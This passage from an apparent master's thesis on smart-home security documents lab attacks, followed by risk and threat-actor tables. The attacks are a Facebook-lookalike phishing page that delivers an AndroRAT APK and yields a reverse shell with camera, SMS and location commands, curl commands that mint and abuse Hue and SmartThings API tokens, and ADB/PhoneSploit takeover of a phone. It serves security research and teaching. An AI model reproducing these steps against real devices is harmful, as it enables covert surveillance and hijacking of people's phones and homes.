Our laboratory experiment delves into a sophisticated cybersecurity threat leveraging AndroRAT[69], a tool engineered for remote administration of Android devices. Figure 5.2.1 showcases our experimental setup, where we employed Apache2 with the following code as shown in section 8, a renowned web server software, to construct a website mimicking a trusted platform like Facebook. This experiment is pivotal in demonstrating how social engineering can be utilized to exploit user trust in digital spaces [3]. In this scenario, we embedded "Safefile.apk," a file created with AndroRAT as shown in .2.1, into our Apache2-hosted website. The site was strategically designed to appear familiar, tapping into users' trust in established platforms. This technique, a quintessential example of social engineering, aims to deceive users into downloading malicious files under the guise of trust [27]. A user visiting this site and interacting with the link would inadvertently trigger the download of "Safefile.apk." To broaden the scope of this phishing attack beyond our local network, we configured port forwarding on our Apache2 server. This approach allowed us to disseminate the phishing link more widely, underlining the expansive reach of such cyber threats [108]. This experiment highlights the risks inherent in seemingly innocuous online actions, such as clicking on a link from a seemingly legitimate website [68]. The application of AndroRAT in this context underscores the potential hazards of misuse of remote administration tools. This case study sheds light on the vulnerabilities inherent in smart home technologies and underscores the critical need for strong cybersecurity measures and heightened user awareness [50].



Login

Username


Password

Login

Amar Masterthesis, Safeweb! get your password by doing http://192.168.56.101/Safefile.apk

Figure 5.2.1: Apache2: Phishing attempt[100] [109]

The experiment involved sending a link to the Apache2 server, running on a malicious system, to a target. The site, resembling Facebook's login page, was crafted to deceive users into engaging with it. For instance, a failed login attempt might prompt users to recover their password, a common ploy in phishing attacks. Alternative manipulations could include disguised hyperlinks or modified login buttons to trigger file downloads. The critical moment in this experiment is the user's interaction with the link, leading to the automatic download of a malicious APK file. Once the victim installs the file, the attacker gains comprehensive control over the Android device's functions through AndroRAT, demonstrating the ease and efficiency of such cyberattacks, figure below shows our point of view after the vicitm has pressed on the link we sent him .1.2.



```
Got connection from ('192.168.56.1', 51293)

Hello there, welcome to reverse shell of Android SDK built for x86

Interpreter:/> help

    Usage:
    deviceInfo                 ⟶ returns basic info of the device
    camList                    ⟶ returns cameraID
    takepic [cameraID]         ⟶ Takes picture from camera
    startVideo [cameraID]      ⟶ starts recording the video
    stopVideo                  ⟶ stop recording the video and return the video fi
    startAudio                 ⟶ starts recording the audio
    stopAudio                  ⟶ stop recording the audio
    getSMS [inbox|sent]        ⟶ returns inbox sms or sent sms in a file
    getCallLogs                ⟶ returns call logs in a file
    shell                      ⟶ starts a interactive shell of the device
    vibrate [number_of_times]  ⟶ vibrate the device number of time
    getLocation                ⟶ return the current location of the device
    getIP                      ⟶ returns the ip of the device
    getSimDetails              ⟶ returns the details of all sim of the device
    clear                      ⟶ clears the screen
    getClipData                ⟶ return the current saved text from the clipboard
    getMACAddress              ⟶ returns the mac address of the device
    exit                       ⟶ exit the interpreter
```

Figure 5.2.2: Apache2: Phishing attempt[100]

From here, we can see that a successful RAT-attack has been done, from here the malicious user can do the following without the victim's consent nor knowledge.

- take pictures
- start/stop video/Audio
- retrieve Any SMS that has been sent from the device
- retrieve call logs
- Vibrate
- Get location

- get IP, MAC address
- Get SIM-card's details on the phone

5.2.1 Summarize Case [1]

Scenario Overview: We envision a scenario where, as attackers, our target is smart home system users. We aim to infiltrate their smart devices to exfiltrate sensitive data, manipulate device functionality, or commit identity theft.

Reconnaissance Phase: This phase is a staple in all our case studies, as detailed in section 5.1.

Crafting the Attack: With the intelligence gathered, we craft a phishing campaign disguised as a legitimate update from a reputable smart home device manufacturer. The communication entices users with new features or updates, but the embedded link is a trap set to install a Remote Access Trojan (RAT) onto the user's Android device.

Execution Phase: The phishing emails, carefully designed to mimic authentic correspondence, are dispatched to selected targets. The emails' convincing nature and customized content successfully deceive some recipients, leading to the installation of the RAT when they click on the malicious link.

Gaining Control: Once the RAT is installed, we gain remote access to the device, allowing us to monitor user activity, siphon off passwords, and potentially breach the smart home system.

Exploiting Access: With the unauthorized access obtained, we, as attackers, delve into an array of malevolent activities. Initially, we engaged in data theft, siphoning off personal, financial, and confidential information from compromised devices. This is followed by smart home manipulation, where we control the home's smart devices remotely. Such control could result in anything from trivial nuisances, such as changing lighting settings or playing media, to substantial security incidents, including turning off security systems or accessing networked personal devices. Moreover, identity theft is a critical component of our attack; leveraging the stolen personal information, we commit fraudulent activities, which could range from unauthorized purchases to opening new accounts under the victim's name.

Detection and Response: Eventually, irregular device behavior or unauthorized smart system actions alert the user or a security service. This triggers a counter-response to remove the RAT and update security measures. Despite the resonse, the damage has been done; we have already achieved our goals.


Real-World Implications: This case exemplifies the real threats posed by phishing in the realm of smart home security, emphasizing the necessity for user education on cyber threats, strong security systems for smart devices, and the dire repercussions of successful cyberattacks in digitally dependent homes.

Table 5.2.1: Case Study 1 Summary

Category	Details
Case Study 1 Summary	Utilization of an Android RAT via phishing link to gain unauthorized access and control over a user's Android device.
Socio-Technical Aspects Misused	Overlooking Security Protocols (Optimism Bias): Users' tendency to ignore the risks associated with unknown links. Misplaced Trust in Familiar Brands (Endowment Effect): Greater likelihood of trusting a phishing link from a familiar source.
Technical Aspects Misused	Weak authentication methods vulnerable to phishing attacks.
MITRE ATT&CK Code	T1566.001 - Spearphishing Attachment: Technique involving spearphishing through attachments or links to compromise a target.
Cyber Kill Chain Phases	Reconnaissance: Gathering user information and system vulnerabilities. Weaponization: Crafting the phishing email with embedded RAT. Delivery: Sending the phishing email. Exploitation: User clicks on the link. Installation: Installation of RAT on the device. Command and Control: Attacker gains control over the device. Actions on Objectives: Execution of the attacker's desired actions (data extraction, surveillance, etc.).

5.3 Case Study 2:Abusing API-Tokens


API tokens serve as the cornerstone of secure authentication for Internet of Things (IoT) devices, enabling controlled access through their Application Programming Interfaces (APIs). These tokens are vital for operational security, as established in our preliminary network reconnaissance (5.1.3). Possession of such tokens provides the capability to send authenticated HTTP requests, thereby allowing direct manipulation of the devices in question. Our focus first falls on the Hue Bridge, a central hub for Philips' smart lighting system. There are principally two methods to commandeer the API token from the Hue Bridge: one can either purloin an already existing token or fabricate a new one. Hue-Lights has an option to use their API-debugging to retrieve sensitive info as seen in appendix 8.



```
┌──(kali㉿kali)-[~]
└─$ curl -s -X POST -d '{"devicetype":"Amar2"}' http://192.168.0.2/api

[{"success":{"username":"7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew"}}]
```

Figure 5.3.1: GeneratingHUEToken[100]

Upon securing the requisite token for the Hue Bridge, it becomes possible to exert complete control over the connected lighting devices. This encompasses, but is not limited to, adjusting light hues, switching the lights on or off, and modifying brightness levels and colour.




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"on": true}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/on":true}}]
```

Figure 5.3.2: Here we are able to turn on the lights from our Kali Linux)


Earlier, in section 5.1.3, we identified communication between the local IP 192.168.0.2 and 192.168.0.15 as a Samsung Device, and the description.xml is a service. Through internet-based research and correlating IP addresses with the corresponding services, it becomes evident that a malicious actor could steal information. It is not just this command, we have total control over the lights now thanks to the token we generated and took. The figure below is us turning the lights on random color.

Further, our exploration revealed the presence of a Samsung smart device within the network. In a theoretical scenario where brute force tactics are employed against a Samsung account, the acquisition or generation of an API token via the vendor's website would become sufficient. While acknowledging the ethical and legal boundaries we discussed in section1.8 that states that we will not conduct any pentesting on official website, for the purpose of this demonstration .0.3, after hypothetically getting access to the user's samsung account on its application, we examine the implications of such an exploit. Here we can steal or generate a token, and with this an attacker could perform actions like powering the TV on or off, adjusting volume, and changing the input source—all without the need for a remote control or any direct input from the user. After getting access to the Token from the Samsung website, we do many things with curl [71]



```
┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Authorization: Bearer 3cabc8e9-e21e-4b9c-8283-6205d5613ffb" -H "Content-Type: applicati
on/json" -d '{"commands":[{"component":"main","capability":"switch","command":"on"}]}' https://api.smartthin
gs.com/v1/devices/d544680e-b220-acd5-7cd5-8f59e7a678d6/commands
```

Figure 5.3.3: Turning on the TV from Kali Linux



```
┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Authorization: Bearer 3cabc8e9-e21e-4b9c-8283-6205d5613ffb" -H "Content-Type: applicati
on/json" -d '{"commands":[{"component":"main","capability":"audioVolume","command":"setVolume","arguments":[
100]}]}' https://api.smartthings.com/v1/devices/d544680e-b220-acd5-7cd5-8f59e7a678d6/commands

{"results":[{"id":"44a2559a-7b81-4216-90db-98ea6db4504f","status":"COMPLETED"}]}
```

Figure 5.3.4: AdjustingVolumeOnTV

More function can be seen from section 8, since we have the token we are free to do whatever suits us as long as we write it Curl commands correctly. We can even gather information such as Privacy Infringement, Security vulnerabilities, device control, and network mapping as seen in 8.

5.3.1 summarize Case [2]

Scenario Overview: In this scenario, we position ourselves as the attackers, aiming to compromise smart home systems. We focus on exploiting the vulnerabilities in the API tokens of Hue lights and Samsung smart home devices within a controlled environment. We aim to obtain unauthorized control of various devices and manipulate the smart home setup to our advantage.

Reconnaissance Phase: We already have this phase for all of our case studies, which can be seen in this section 5.1.

Crafting the Attack: Leveraging the information gathered during the reconnaissance phase 5.1, we, as attackers, develop a strategy to exploit the API tokens linked to the target devices. Our approach includes creating or commandeering API tokens to authenticate and initiate device control commands.

Execution Phase: We apply various methods to guess or intercept the API tokens of the targeted Hue lights and Samsung devices. Once we possess these tokens, we authenticate our requests as legitimate commands, penetrating the smart home's defenses.

Gaining Control: We obtain control over the Hue lighting system and the Samsung smart home devices with the compromised API tokens. Our actions range from altering lighting conditions to interfering with smart home appliances and accessing confidential data.

Exploiting Access: As attackers, we exploit the access we have gained to carry out malicious activities. We commence with disruption and surveillance, using our control over the devices to launch more extensive attacks within the smart home network. These actions have the potential to escalate rapidly into significant security incidents. Parallel to these disruptions, we capitalize on the personal information extracted from the devices. This information becomes the foundation for identity theft and various other fraudulent activities. With the victims' details at our disposal, we can impersonate them, potentially causing financial loss or damaging their reputation.

Detection and Response: Eventually, the homeowners detect anomalies in their smart home operations, leading to an investigation. They uncover the compromised API tokens and proceed to fortify their system. Actions include renewing tokens, updating security configurations, and consulting with cybersecurity specialists to avert future intrusions.

Real-World Implications: This case study sheds light on the critical vulnerabilities in smart home ecosystems, emphasizing the need for stringent security protocols, especially in managing API tokens for devices like Hue lights and Samsung smart home systems. It also highlights the cascading risk factor in smart home networks, where a compromised component can jeopardize the entire system's security.

Table 5.3.1: case study 2 Summary


Category	Details
Case Study 2 Summary	Exploitation of API tokens from Hue Bridge and Samsung smart home devices for unauthorized control over smart home functionalities.
Socio-Technical Aspects Misused	Weak Network Security (Digital Literacy, Dunning-Kruger Effect): Users' limited digital literacy, leading to weak network security. Reliance on Default Settings (Life Experience, Principle of Least Effort): Users relying on less secure default settings due to convenience or lack of experience.
Technical Aspects Misused	Compromised API Tokens (API-Tokens): Exploiting weak or default API tokens to gain unauthorized access. Unsecured API Services (API-Services): Lack of adequate security in API services, allowing unauthorized access and control.
MITRE ATT&CK Code	T1078 - Valid Accounts: The use of legitimate credentials (API tokens in this case) to gain system access.
Cyber Kill Chain Phases	Reconnaissance: Identifying targets and gathering information. Weaponization: Developing methods to exploit API tokens Delivery: Implementing the strategy to compromise API tokens. Exploitation: Gaining unauthorized access. Command and Control: Achieving control over smart home devices. Actions on Objectives: Utilizing access for malicious purposes.

5.4 Case Study 3: Abusing ADB Connection

This scenario will focus primarily on exploiting the Master device, as outlined in our USE-CASE 4.2.2 and MISUSE-CASE 4.2.3 diagrams. Full access to the Master device grants us control over the smart-home network. This approach negates the necessity for deploying phishing links, as we previously utilized in our first case study 5.2, or the cumbersome process of collecting tokens for each device, as executed in our second case study 5.3.1. This method streamlines the process, highlighting a significant vulnerability within the system's architecture.

The Android Debug Bridge (ADB) [110], a versatile command-line tool in the Android SDK Platform-Tools, enables interactions such as app installation and debugging and provides access to a Unix shell for command execution on a device .1.3. In an exploitation scenario, attackers could leverage the user's vulnerabilities, such as the tendency to Over-Sharing Sensitive Information 8 or their susceptibility to Social Engineering 12. They might employ social engineering tactics, possibly exploiting the Misplaced Trust in Familiar Brands 16, to coerce the user into enabling USB debugging. This action unwittingly opens a gateway for unauthorized access and control over the device, highlighting the critical intersection of user behavior and technical security vulnerabilities.


Us as the hacker can connect to the Android device through ADB if the device has USB debugging enabled and is on the same network. By issuing the command adb connect 192.168.0.30 which we found through wireshark 5.1.6, the hacker initiates a connection to the device. Upon success, the device appears in the list of connected devices when the adb devices command is run. This connection allows the hacker to send ADB commands to the device as seen below in figure 5.4.1.



```
┌──(kali㉿kali)-[~]
└─$ adb connect 192.168.0.30

* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.0.30:5555

┌──(kali㉿kali)-[~]
└─$ adb devices
List of devices attached
192.168.0.30:5555       device
```

Figure 5.4.1: Establishing ADB connection[100]

PhoneSploit[73] is a tool that uses the ADB connection to exploit a bug in Android devices in order to gain unauthorized access to the system. It can be used for a variety of malicious purposes if an attacker is able to connect to the ADB interface of a device. Here's how a hacker could potentially misuse PhoneSploit and ADB to control an Android phone seen in the figure below 5.4.2.



```
        ___ _                    ____     _     _ _      ___
       / _ \ /_  ___  ___  __ / __/___ / /__ (_) /_    / _ \____
____  / /_/ / _ \ _ \ _ \ _ \\_ \ _ \ / _ \ / __/   / /_/ / __/
 _ \
    / ___/ / / / /_/ / / / /  _/_/ / /_/ / / /_/ / / /_    / ___/ /  /
/_/ /
   /_/  /_/ /_/\___/_/ /_/\__/___/ .__/_/\___/_/\__/   /_/  /_/  \_
___/
                                 /_/

           v1.52                By github.com/AzeemIdrisi


    1. Connect a Device              6. Get Screenshot                   1
1. Install an APK
    2. List Connected Devices        7. Screen Record                    1
2. Uninstall an App
    3. Disconnect All Devices        8. Download File/Folder from Device 1
3. List Installed Apps
    4. Scan Network for Devices      9. Send File/Folder to Device       1
4. Access Device Shell
    5. Mirror & Control Device      10. Run an App                       1
5. Hack Device (Using Metasploit)


  N : Next Page                                      (Page : 1 / 3)

 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection >
```

Figure 5.4.2: Phonesploit Options[100]

Now we have total access to do anything within the options that is provided in the figure 5.4.2. What separates this from our case study 2 5.2 is that while both provide similar functions, this metasploit allows us to control the entire phone and provides more functions but requires the ADB-connection while the AndroRAT does not. So far we were able to do the following commands on the Master-device.

- take pictures
- start/stop video/Audio
- retrieve Any SMS that has been sent from the device
- retrieve call logs
- Vibrate
- Get location
- get IP, MAC address
- Get SIM-card's details on the phone
- Total control over the phone with Metasploit

5.4.1 summarize Case [3]

Scenario Overview: In Case Study 3, the attacker exploits the Android Debug Bridge (ADB) feature to gain unauthorized access to Android devices used in smart home systems. The goal is to manipulate the device's functionality, potentially leading to broader system compromises.
Reconnaissance Phase: This phase is a staple in all our case studies, as detailed in section 5.1.
Crafting the Attack: With the knowledge about potential targets, we, as the attacker,

prepare to exploit the ADB connection. We plan to use tools like PhoneSploit, which capitalizes on open ADB ports to access Android devices remotely. Us, as the attacker's strategy, is to scan for devices with open ADB ports and then use these ports to deploy their attack.

Execution Phase: Using network scanning tools, we do searches for Android devices with ADB enabled and exposed over the internet. Once such devices are identified, we use PhoneSploit or similar tools to establish a connection. This step does not require user interaction, making it a stealthy approach.

Gaining Control: With the ADB connection established, we, as the attacker, gain significant control over the Android device. We can execute various commands, from capturing screenshots and recording audio to accessing app data. This level of control can be particularly damaging if the device is integral to the smart home system.

Exploiting Access: As the attacker, we exploit this access for several malicious purposes. This includes system Manipulations, where we change settings or control applications within the smart home ecosystem, disrupting its normal functioning. We also engage in Surveillance by monitoring the user's activities and environment through the device's camera and microphone.2.11, here we can even see shared devices from other Smart-homes. Both actions represent significant privacy and security breaches, showcasing the potential dangers inherent in the misuse of smart home technology.

Detection and Response: The intrusion may go unnoticed initially due to the covert nature of ADB exploitation. However, unusual device behavior or unexplained changes in the smart home system may eventually raise suspicions. Once identified, the user takes steps to close the open ADB ports, update their device's security settings, and possibly perform a factory reset to remove any malicious implants.

Real-World Implications: This case study underscores the importance of securing debugging features like ADB in smart home environments. It highlights the risks of enabling and exposing such features, which can lead to severe privacy breaches and system manipulation. The scenario demonstrates the need for users to be vigilant about their device settings and the importance of regular security audits to identify and mitigate such vulnerabilities.

Table 5.4.1: case study 3 Summary

Category	Details
Case Study 3 Summary	Exploitation of the Android Debug Bridge (ADB) feature to gain unauthorized access to Android devices in smart home systems.
Socio-Technical Aspects Misused	Overlooking Security Protocols (Optimism Bias): Users may underestimate the risk of enabling ADB or leaving it accessible. Weak Network Security (Digital Literacy, Dunning-Kruger Effect): Limited understanding of network security could lead to ADB ports being left open and vulnerable.
Technical Aspects Misused	Unsecured ADB Connections (Technical Vulnerability): Exploiting open ADB ports to remotely access and control Android devices. Device Misconfiguration (Technical Negligence): Taking advantage of improperly configured Android devices with ADB enabled and exposed.
MITRE ATT&CK Code	T1068 - Exploitation for Privilege Escalation: Utilizing the exposed ADB feature to gain elevated privileges and control over the device.
Cyber Kill Chain Phases	Reconnaissance: Scanning for devices with open ADB ports. Weaponization: Preparing tools like PhoneSploit to exploit open ADB ports. Delivery: Connecting to devices via open ADB ports. Exploitation: Executing commands and gaining control over the device. Command and Control: Managing t he device remotely for various activities. Actions on Objectives: Extracting data, monitoring user activities, or manipulating the device as part of the smart home system.

Chapter 6

Goals and Metrics

In this section, we will conduct a comprehensive risk and vulnerability assessment of all of the findings we have discussed so far in this paper and try to come up with an answer and goals to answer our problem statement; we will include both the socio and technical aspects of the thesis, our answers from our survey 6.3.2 and our lab-results 5. We will analyze the security of smart homes, examining which values can be affected and which threat actors may be involved. Additionally, we will assess risks and vulnerabilities, identify existing security mechanisms, conduct a risk analysis, and provide mitigation measures solutions.

Our risk and vulnerability assessment will clarify and analyze the collective findings outlined throughout this study. We intend to conduct a comprehensive response that addresses the primary question posited by our research and establishes concrete objectives in alignment with our problem statement. Critical to this assessment will be incorporating the socio-technical aspects of our research, including experimental evidence drawn from our survey responses and laboratory experiments. In delving into the security framework of smart homes, we will examine the various assets that may be compromised and the scope of potential threat actors implicated in such breaches. The outcomes of this risk assessment will provide a clearer understanding of the cybersecurity challenges smart home environments face. It will also produce practical recommendations for risk mitigation, contributing valuable insights for smart-home owners, technology developers, and cybersecurity professionals. By aligning our analysis with ISO 27001 standards, we ensure that our approach to risk assessment is systematic, comprehensive, and in line with internationally recognized best practices. Ultimately, this risk assessment aims to bridge the gap between theoretical research and practical security enhancements, facilitating a safer smart home ecosystem and advancing cybersecurity in the Internet of Things domain.

6.1 Assets within a smart-home

It is important for individuals to understand the values they have that may be at risk in a cyber-security breach and to take steps to protect them. Within a smart-home we need to asses what values a smart-home user can consist of, and it depends on what kind of smart-home it is, we will still try to assess an ordinary smart-home topology; same we have used in our lab5 and 2.3.1. Every smart-home owner has these values within a smart-home and it is important to assess which values that can be affected. By being aware of the types of information and assets that are vulnerable to cyber-security threats, individuals can take proactive measures to reduce the risk of a breach and protect their personal and sensitive information. Before starting the risk and vulnerability assessment we need to understand that there are critical and confidential information at every home, but for us to identify these values we must address them first, one must also understand how this can be misused by a malicious actor. We will rate the values according to the model we have in section 3.4.1 to ensure we have fully understand the importance of these values.

Table 6.1.1: Value identification

#id	Valuation	Description	Examples	C	I	A
1	Personal safety	This relates to the risk of physical harm to individuals within the smart home, such as the danger of hacked devices causing fires or intruders gaining access to the home network.	Fire Safety, Physical Harm, Environmental Hazards	3	4	5
2	Physical security of property	This involves the risk of physical damage to the property within the smart home due to cyber attacks, such as attackers gaining control of the home's locks or security system.	Building Access, Security Systems, Property Damage	3	4	5
3	Privacy	Smart homes are often equipped with devices that can collect sensitive information, making privacy a critical valuation. Hackers can steal sensitive information, including personal and financial data, as well as intimate details about the occupants of the smart home.	Location Data, Communication Records, Online, Activity	5	5	3
4	Financial information	Financial information stored within a smart home system can be at risk of theft by hackers, leading to financial loss or identity theft.	Bank Account Details, Credit Card Information, Salary and Income Details	5	5	2
5	Personal information	This valuation involves the risk of hackers stealing sensitive personal information stored within the smart home, such as names, addresses, and contact details.	Name and Address, Social Security Number, Biometric Data	5	4	3
7	Health information	Smart homes with health monitoring devices and services may store sensitive health information, which can be at risk of theft by hackers.	Medical History. Prescription Information, Fitness Data	5	4	3
8	Energy consumption and cost	Smart home devices can be targeted by attackers to control energy consumption or even steal energy, leading to higher energy costs.	Usage Patterns, Cost Analysis, Device Efficiency	2	3	5
9	Digital security	The digital security infrastructure of an IoT device.	Encryption Standards. Authentication Mechanisms. Network Security	4	5	4

To further explain the reaosning behind the CIA-score, we can start by describing each value

1. **Personal Safety:**
   Confidentiality (3): The risk to confidentiality is moderate. While personal safety is not directly related to data confidentiality, the unauthorized access to personal data can indirectly lead to safety risks.
   Integrity (4): The integrity of devices and systems is crucial for personal safety. If the integrity of a smart home device is compromised, it could lead to malfunctioning devices that pose safety risks, such as incorrect temperature control leading to fire hazards.
   Availability (5): This is the most critical aspect for personal safety. The continuous availability of safety-related smart home devices (like smoke detectors, security systems) is essential. Any disruption in availability can lead to immediate safety risks.

2. **Physical Security of Property:**
   Confidentiality (3): Similar to personal safety, confidentiality has a moderate impact. While it doesn't directly impact physical security, compromised personal data can lead to vulnerabilities in physical security (like knowing when a house is unoccupied).
   Integrity (4): Integrity is highly important for physical security. If the data integrity of security systems (like locks or alarms) is compromised, it could lead to unauthorized access or disablement of these systems, risking physical security.
   Availability (5): High availability is crucial for physical security systems. Any downtime in security systems like cameras or smart locks can provide an opportunity for physical breaches.

3. **Privacy:**
   Confidentiality (5): Confidentiality is paramount when it comes to privacy. The unauthorized access and exposure of personal and sensitive data represent the highest risk, as it directly impacts the privacy of individuals in a smart home.
   Integrity (5): Integrity is also critical for privacy. Altered or manipulated personal data can lead to misinformation or misuse. For instance, changing the data of health monitoring devices can lead to incorrect medical treatments.
   Availability (3): Availability has a lower impact compared to the other two. While it's important, the temporary unavailability of personal data might not immediately impact privacy as much as unauthorized access or alteration would.

4. **Financial Information:**
   Confidentiality (5): The risk to confidentiality is extremely high for financial information. Unauthorized access can lead directly to significant financial loss and identity theft.
   Integrity (5): Integrity is crucial for financial data. Incorrect or tampered financial information can result in substantial mismanagement of funds or fraudulent activities.
   Availability (2): Availability is less critical compared to confidentiality and integrity. Temporary unavailability of financial data, while inconvenient, does not pose an immediate risk of loss as unauthorized access or alteration does.

5. **Personal Information:**
   Confidentiality (5): Confidentiality is of utmost importance for personal information to protect against identity theft and privacy breaches.
   Integrity (4): Integrity is important to ensure personal information is accurate and not misused, although the consequences of compromised integrity are slightly less immediate than confidentiality breaches.
   Availability (3): Availability is moderately important as prolonged unavailability can hinder personal verification processes and access to essential services.

6. **Health Information:**
   Confidentiality (5): Health information is highly sensitive, requiring strong confidentiality to prevent misuse and protect individual privacy.
   Integrity (4): Integrity is critical as incorrect health data can lead to improper medical decisions. However, the direct impact might not be as immediate as a confidentiality breach.
   Availability (3): Continuous availability is important for ongoing health monitoring and emergency situations, although temporary unavailability may not have immediate dire consequences.

7. **Energy Consumption and Cost:**
   Confidentiality (2): Confidentiality is less critical for energy consumption data compared to other types of information.
   Integrity (3): Integrity is moderately important as incorrect data can lead to wrong billing or energy management decisions.
   Availability (5): High availability is essential to ensure continuous monitoring and control of energy usage, crucial for cost management and system stability.

8. **Digital Security of IoT:**
   Confidentiality (4): Maintaining the confidentiality of digital security measures is important to prevent potential exploits by attackers.
   Integrity (5): Integrity is paramount to ensure that security measures are not tampered with, maintaining the overall security of the IoT system.
   Availability (4): High availability of digital security systems is crucial to continuously protect IoT devices from ongoing threats.

6.2 Threat actors

In our study of smart home security, a critical aspect yet to be discussed is the range of potential threat actors. While the specific identity of these actors may only sometimes be crucial, understanding the variety of threats they pose is essential for comprehensive security planning. Each type of threat actor, with their unique motivations and methods, represents a distinct risk to the integrity and safety of smart home environments. To address this, we will analyze various malicious entities that could target smart home systems.[49] This examination will identify these actors and evaluate the likelihood and severity of the threats they present. By constructing a detailed table, we aim to shed light on each threat actor's profile, their probable impact, and the consequences of their actions. [47] This structured approach will enable us to better prepare for and mitigate the diverse security challenges these malicious actors pose in the context of smart home security. We will be grading the possibility(P) from the score table from section 3.4.2 and the consequence (C) table from section 3.4.3.

Table 6.2.1: Threat Actors

#ID	Threat Actor	Characteristics	Motivation	Intention	Capabilities	Resources	P	C
1	Script Kiddies	Limited technical skills, use pre-written scripts	Notoriety, curiosity	Vandalism, minor disruptions	Basic hacking tools, DDoS software	Minimal, often open-source tools	2	2
2	Hacktivits	Politically or socially motivated, varying technical skills	Political or social change	Website defacement, data leaks	DDoS attacks, website exploitation	Community support, basic to advanced tools	1	3
3	Organized Crime	Highly skilled, involved in large-scale attacks for profit	Financial gain	Fraud, ransomware attacks	Advanced malware, phishing, ransomware	Significant, funded by criminal activities	3	4
4	Advanced Persistent Threat (APT)	State-sponsored, highly sophisticated, long-term objectives	Political, military, economic espionage	Espionage, sabotage	Advanced malware, zero-day exploits	State-funded, advanced technology	1	3
